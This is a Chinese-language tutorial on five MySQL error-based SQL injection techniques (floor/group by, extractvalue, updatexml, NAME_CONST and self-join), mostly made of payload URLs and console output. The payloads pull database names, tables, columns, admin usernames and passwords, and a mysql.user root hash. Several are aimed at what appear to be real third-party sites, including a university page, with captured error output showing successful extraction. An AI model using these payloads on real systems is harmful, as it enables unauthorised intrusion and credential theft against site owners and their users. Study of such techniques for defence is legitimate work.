MySQL五种报错注入

1、通过floor暴错

/*数据库版本*/

http://www.waitalone.cn/sql.php?id=1+and(select 1 from(select count(*),concat((select (select (select concat(0x7e,version(),0x7e))) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

/*简单办法暴库*/

http://www.waitalone.cn/sql.php?id=info()

/*连接用户*/

http://www.waitalone.cn/sql.php?id=1+and(select 1 from(select count(*),concat((select (select (select concat(0x7e,user(),0x7e))) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

/*连接数据库*/
http://www.waitalone.cn/sql.php?id=1+and(select 1 from(select count(*),concat((select (select (select concat(0x7e,database(),0x7e))) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

/*暴库*/
http://www.waitalone.cn/sql.php?id=1+and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,schema_name,0x7e) FROM information_schema.schemata LIMIT 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

/*暴表*/
http://www.waitalone.cn/sql.php?id=1+and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,table_name,0x7e) FROM information_schema.tables where table_schema=database() LIMIT 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

/*暴字段*/
http://www.waitalone.cn/sql.php?id=1+and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,column_name,0x7e) FROM information_schema.columns where table_name=0x61646D696E LIMIT 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

/*暴内容*/
http://www.waitalone.cn/sql.php?id=1+and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x23,username,0x3a,password,0x23) FROM admin limit 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

2、ExtractValue(有长度限制,最长32位)

http://www.waitalone.cn/sql.php?id=1+and extractvalue(1, concat(0x7e, (select @@version),0x7e))
http://www.waitalone.cn/sql.php?id=1+and extractvalue(1, concat(0x7e,(SELECT distinct concat(0x23,username,0x3a,password,0x23) FROM admin limit 0,1)))

3、UpdateXml(有长度限制,最长32位)

http://www.waitalone.cn/sql.php?id=1+and updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)

http://www.waitalone.cn/sql.php?id=1+and updatexml(1,concat(0x7e,(SELECT distinct concat(0x23,username,0x3a,password,0x23) FROM admin limit 0,1),0x7e),1)

4、NAME_CONST(适用于低版本)

http://wlkc.zjtie.edu.cn/qcwh/content/detail.php?id=330&sid=19&cid=261+and+1=(select+*+from+(select+NAME_CONST(version(),1),NAME_CONST(version(),1))+as+x)--

5、Error based Double Query Injection (http://www.vaibs.in/error-based-double-query-injection/)

/*数据库版本*/

http://www.waitalone.cn/sql.php?id=1+or+1+group+by+concat_ws(0x7e,version(),floor(rand(0)*2))+having+min(0)+or+1

Mysql在执行语句的时候会抛出异常信息信息，而php+mysql架构的网站往往又将错误代码显示在页面上，这样可以通过构造如下三种方法获取特定数据。

实际测试环境：

```
mysql> show tables;
+----------------+
| Tables_in_test |
+----------------+
| admin          |
| article        |
+----------------+
mysql> describe admin;
+-------+------------------+------+-----+---------+----------------+
| Field | Type             | Null | Key | Default | Extra          |
+-------+------------------+------+-----+---------+----------------+
| id    | int(10) unsigned | NO   | PRI | NULL    | auto_increment |
| user  | varchar(50)      | NO   |     | NULL    |                |
| pass  | varchar(50)      | NO   |     | NULL    |                |
mysql> describe article;
+---------+------------------+------+-----+---------+----------------+
| Field   | Type             | Null | Key | Default | Extra          |
+---------+------------------+------+-----+---------+----------------+
| id      | int(10) unsigned | NO   | PRI | NULL    | auto_increment |
| title   | varchar(50)      | NO   |     | NULL    |                |
| content | varchar(50)      | NO   |     | NULL    |                |
+---------+------------------+------+-----+---------+----------------+
```

1、通过floor报错

可以通过如下一些利用代码

```
and select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a);

and (select count(*) from (select 1 union select null union select  !1)x group by concat((select table_name from information_schema.tables  limit 1),floor(rand(0)*2)));
```

举例如下：
首先进行正常查询：

```
mysql> select * from article where id = 1;
+—-+——-+———+
| id | title | content |
+—-+——-+———+
|  1 | test  | do it   |
+—-+——-+———+
```

假如id输入存在注入的话，可以通过如下语句进行报错。

```
mysql> select * from article where id = 1 and (select 1 from  (select count(*),concat(version(),floor(rand(0)*2))x from  information_schema.tables group by x)a);
ERROR 1062 (23000): Duplicate entry ’5.1.33-community-log1’ for key ’group_key’
```

可以看到成功爆出了Mysql的版本，如果需要查询其他数据，可以通过修改version()所在位置语句进行查询。
例如我们需要查询管理员用户名和密码：


Method1:

mysql> select * from article where id = 1 and (select 1 from (select count(*),concat((select pass from admin where id =1),floor(rand(0)*2))x from information_schema.tables group by x)a);
ERROR 1062 (23000): Duplicate entry ’admin8881’ for key ’group_key’

Method2:

mysql> select * from article where id = 1 and (select count(*) from (select 1 union select null union select !1)x group by concat((select pass from admin limit 1),floor(rand(0)*2)));
ERROR 1062 (23000): Duplicate entry ’admin8881’ for key ’group_key’

我的注释：通过floor报错的方法来爆数据的本质是group by语句的报错。group by语句报错的原因是floor(random(0)*2)的不确定性，即可能为0也可能为1（group by key的原理是循环读取数据的每一行，将结果保存于临时表中。读取每一行的key时，如果key存在于临时表中，则不在临时表中则更新临时表中的数据；如果该key不存在于临时表中，则在临时表中插入key所在行的数据。group by floor(random(0)*2)出错的原因是key是个随机数，检测临时表中key是否存在时计算了一下floor(random(0)*2)可能为0，如果此时临时表只有key为1的行不存在key为0的行，那么数据库要将该条记录插入临时表，由于是随机数，插时又要计算一下随机值，此时floor(random(0)*2)结果可能为1，就会导致插入时冲突而报错。即检测时和插入时两次计算了随机数的值。具体原理参考：http://www.mysqlops.com/2012/05/15/mysql-sql-analyze.html）。



```
mysql> select floor(rand(0)),count(*) from mysql.user group by  floor(rand(0)*2)
;
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
```


2、ExtractValue
测试语句如下

and extractvalue(1, concat(0x5c, (select table_name from information_schema.tables limit 1)));

实际测试过程

mysql> select * from article where id = 1 and extractvalue(1, concat(0x5c,(select pass from admin limit 1)));–
ERROR 1105 (HY000): XPATH syntax error: ’\admin888′

我的注释：extractvalue()函数有两个参数，在实际注入时第一个参数设为1，第二个参数就是需要爆的数据，如 extractvalue(1, concat(0x5c,version()))。同样，在使用中会遇到如下面UpdateXml()类似的相同问题，即果在爆的数据前不连接其他字符可能会显示不完全。即获取版本号时，第二个参数不能为version(),而应改为concat(0x5c,version())



```
mysql> select extractvalue(1, concat(0x5c,version()));
ERROR 1105 (HY000): XPATH syntax error: '\5.5.20-log'
mysql> select extractvalue(1,version());
ERROR 1105 (HY000): XPATH syntax error: '.20-log'
mysql> select extractvalue(1,'1'+version());
+-------------------------------+
| extractvalue(1,'1'+version()) |
+-------------------------------+
| 6.5                           |
+-------------------------------+
1 row in set, 1 warning (0.00 sec)

mysql> select extractvalue(1, concat(0x5c,version()));
ERROR 1105 (HY000): XPATH syntax error: '\5.5.20-log'
```

3、UpdateXml

测试语句


and 1=(updatexml(1,concat(0x3a,(select user())),1))

实际测试过程

mysql> select * from article where id = 1 and 1=(updatexml(0x3a,concat(1,(select user())),1))ERROR 1105 (HY000): XPATH syntax error: ’:root@localhost’

我的注释：UpdateXml()函数有三个参数，在实际渗透时第一个和第三个参数直接写1即可，第二个参数就是需要爆出的内容，要爆出不同的内容直接修改第二个参数即可。但是在实际使用时注意一个问题：即爆错的内容可能显示不完整。

如爆数据库版本时，updatexml(1,version(),1);语句爆出的数据就不会完整，只要在中间参数连个其他字符就可以完整爆出，如updatexml(1,concat(0x5c,version()),1)。这也是为什么一般的使用UpdateXml()的注入语句会使用concat连接其他字符。



```
mysql> select updatexml(1,version(),1);
ERROR 1105 (HY000): XPATH syntax error: '.20-log'
mysql> select updatexml(1,concat(version(),0x5c),1);
ERROR 1105 (HY000): XPATH syntax error: '.20-log\'
mysql> select updatexml(1,concat(0x5c,version(),0x5c),1);
ERROR 1105 (HY000): XPATH syntax error: '\5.5.20-log\'
```

以上三种方式转自：**http://blog.ourren.com/2012/11/03/pentest_method_of_mysql_error.html**

4、MYSQL高版本报错注入技巧-利用NAME_CONST注入

http://xxx.cn/qcwh/content/detail.php?id=330&sid=19&cid=261 and exists(select*from (select*from(select name_const(@@version,0))a join (select name_const(@@version,0))b)c)
Error:Duplicate column name ‘5.0.27-community-nt’Error:Duplicate column name ‘5.0.27-community-nt’
http://xxx.cn/qcwh/content/detail.php?id=330&sid=19&cid=261 and exists(select*from (select*from(select name_const((select concat(user,password) from mysql.user limit 0,1),0))a join (select name_const((select concat(user,password) from mysql.user limit 0,1),0))b)c)

Error:Duplicate column name ‘root*B7B1A4F45D9E638FAEB750F0A99935634CFF6C82′Error:Duplicate column name ‘root*B7B1A4F45D9E638FAEB750F0A99935634CFF6C82′

说明：NAME_CONST was added in MySQL 5.0.12, so it won’t work on anything less than that.


Code:NAME_CONST(DATA, VALUE)Returns the given value. When used to produce a result set column, NAME_CONST() causes the column to have the given name. The arguments should be constants.

SELECT NAME_CONST(‘TEST’, 1)

|———|
| TEST |
| |

```
|——————|
|   1   |
|       |
|——————|
```

我的注释：我再本机上测试没有成功，查阅了资料发现是mysql版本的问题(高版本要求参数全为const,不然报错),这方法的通用性看来不是大好。



```
Type 'help;' or '\h' for help. Type '\c' to clear the current input st

mysql> select name_const(@@version,0),name_const(@@version,0);
ERROR 1210 (HY000): Incorrect arguments to NAME_CONST
```


5、join报错注入

利用表自己join自己。来达到列名相同来爆列名。参考文章：http://www.2cto.com/Article/201105/90933.html（绕过ids过滤information_schema接续灌注）。

下面以爆mysql.user表为例爆字段名的过程：

（1）爆第一个列名


select * from(select * from mysql.user a join mysql.user b)c;



```
mysql> select * from(select * from mysql.user a join mysql.user b)c;
ERROR 1060 (42S21): Duplicate column name 'Host'
```

（2）爆第二个列名（使用using）


select * from(select * from mysql.user a join mysql.user b using(Host))c;



```
mysql> select * from(select * from mysql.user a join mysql.user b using(Host))c;

ERROR 1060 (42S21): Duplicate column name 'User'
```

（3）爆第三列名（还是使用using，参数是前两个列的列名）

select * from(select * from mysql.user a join mysql.user b using(Host,User))c;



```
mysql> select * from(select * from mysql.user a join mysql.user b using(Host,Use
r))c;
ERROR 1060 (42S21): Duplicate column name 'Password'
```

依次类推，只要修改语句的using即可。

下面是使用join绕过ids的过程（ids过滤了information_schema）利用过程：


先本地构造测试表

create table users(id int,name varchar(20),passwd varchar(32));

insert into users value(1,'mickey','827ccb0eea8a706c4c34a16891f84e7b');

create table news(is_admin int(1),id int(2),title varchar(100),date date);

insert into news values(1,1,'hello mickey',now());




```
mysql> create table users(id int,name varchar(20),passwd varchar(32));
Query OK, 0 rows affected (0.08 sec)

mysql> insert into users value(1,'mickey','827ccb0eea8a706c4c34a16891f84e7b');
Query OK, 1 row affected (0.06 sec)

mysql> create table news(is_admin int(1),id int(2),title varchar(100),date date)
;
Query OK, 0 rows affected (0.09 sec)

mysql> insert into news values(1,1,'hello mickey',now());
Query OK, 1 row affected, 1 warning (0.08 sec)
```

(1)爆列名

mysql> select * from(select * from users a join users b)c;
mysql> select * from(select * from users a join users b using(id))c;

mysql> select * from(select * from users a join users b using(id,name))c;



```
mysql> select *  from(select * from users a join users b)c;
ERROR 1060 (42S21): Duplicate column name 'id'
mysql> select *  from(select * from users a join users b using(id))c;
ERROR 1060 (42S21): Duplicate column name 'name'
mysql> select *  from(select * from users a join users b using(id,name))c;
ERROR 1060 (42S21): Duplicate column name 'passwd'
mysql> select *  from(select * from users a join users b using(id,name,passwd))c
;
+------+--------+----------------------------------+
| id   | name   | passwd                           |
+------+--------+----------------------------------+
|    1 | mickey | 827ccb0eea8a706c4c34a16891f84e7b |
+------+--------+----------------------------------+
1 row in set (0.00 sec)
```

(2)爆数据

select * from(select * from users a join users b using(id,name,password))c

利用案例及注意事项


注入页面http://tuanwei.scu.edu.cn/kexie/newsdetail.php?id=1056

注入类型：error-based injection

1、使用group by报错注入方式的注意事项

（1）报错语句中的count(*)不可缺少。

id=1056 and (select 1 from(select **count(*)**,concat(version(),floor(rand(0)*2))x from INFORMATION_SCHEMA.CHARACTER_SETS group by x)a)




tuanwei.scu.edu.cn/kexie/newsdetail.php?id=1056 and (select 1 from(select count(*),concat(version(

数据库MySQL错误
1062:Duplicate entry '5.1.66-0+squeeze11' for key 'group_key'

id=1056 and (select 1 from(select concat(version(),floor(rand(0)*2))x from INFORMATION_SCHEMA.CHARACTER_SETS group by x)a)


未出错




om(select concat(version(),floor(rand(0)*2))x from INFORMATION_SCHEMA.CHARACTER_SETS group

当前位置：四川大学学生学术科技协会 >

ps：上面两个注入语句的区别就是一个有count(*)，一个没count(*)。在本地测试：




```
mysql> select 1 from(select count(*),concat(version(),floor(rand(0)*2))x from IN
FORMATION_SCHEMA.CHARACTER_SETS group by x)a;
ERROR 1062 (23000): Duplicate entry '5.5.20-log1' for key 'group_key'
mysql> select 1 from(select concat(version(),floor(rand(0)*2))x from INFORMATION
_SCHEMA.CHARACTER_SETS group by x)a;
+---+
| 1 |
+---+
| 1 |
| 1 |
+---+
2 rows in set (0.00 sec)
```



```
mysql> select count(*),concat(version(),floor(rand(0)*2))x from INFORMATION_SCHE
MA.CHARACTER_SETS group by x;
ERROR 1062 (23000): Duplicate entry '5.5.20-log1' for key 'group_key'
mysql> select '1',concat(version(),floor(rand(0)*2))x from INFORMATION_SCHEMA.CH
ARACTER_SETS group by x;
+---+-------------+
| 1 | x           |
+---+-------------+
| 1 | 5.5.20-log0 |
| 1 | 5.5.20-log1 |
+---+-------------+
2 rows in set (0.00 sec)
```

（2）from 表也不可缺少。


id=1056 and (select 1 from(select count(*),concat(version(),floor(rand(0)*2))x **from INFORMATION_SCHEMA.CHARACTER_SETS** group by x)a)



tuanwei.scu.edu.cn/kexie/newsdetail.php?id=1056 and (select 1 from(select count(*),concat(version(

数据库MySQL错误
1062:Duplicate entry '5.1.66-0+squeeze11' for key 'group_key'

id=1056 and (select 1 from(select count(*),concat(version(),floor(rand(0)*2))x group by x)a)



/newsdetail.php?id=1056 and (select 1 from(select count(*),concat(version(),floor(rand(0)*2))x group

数据库MySQL错误
1064:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right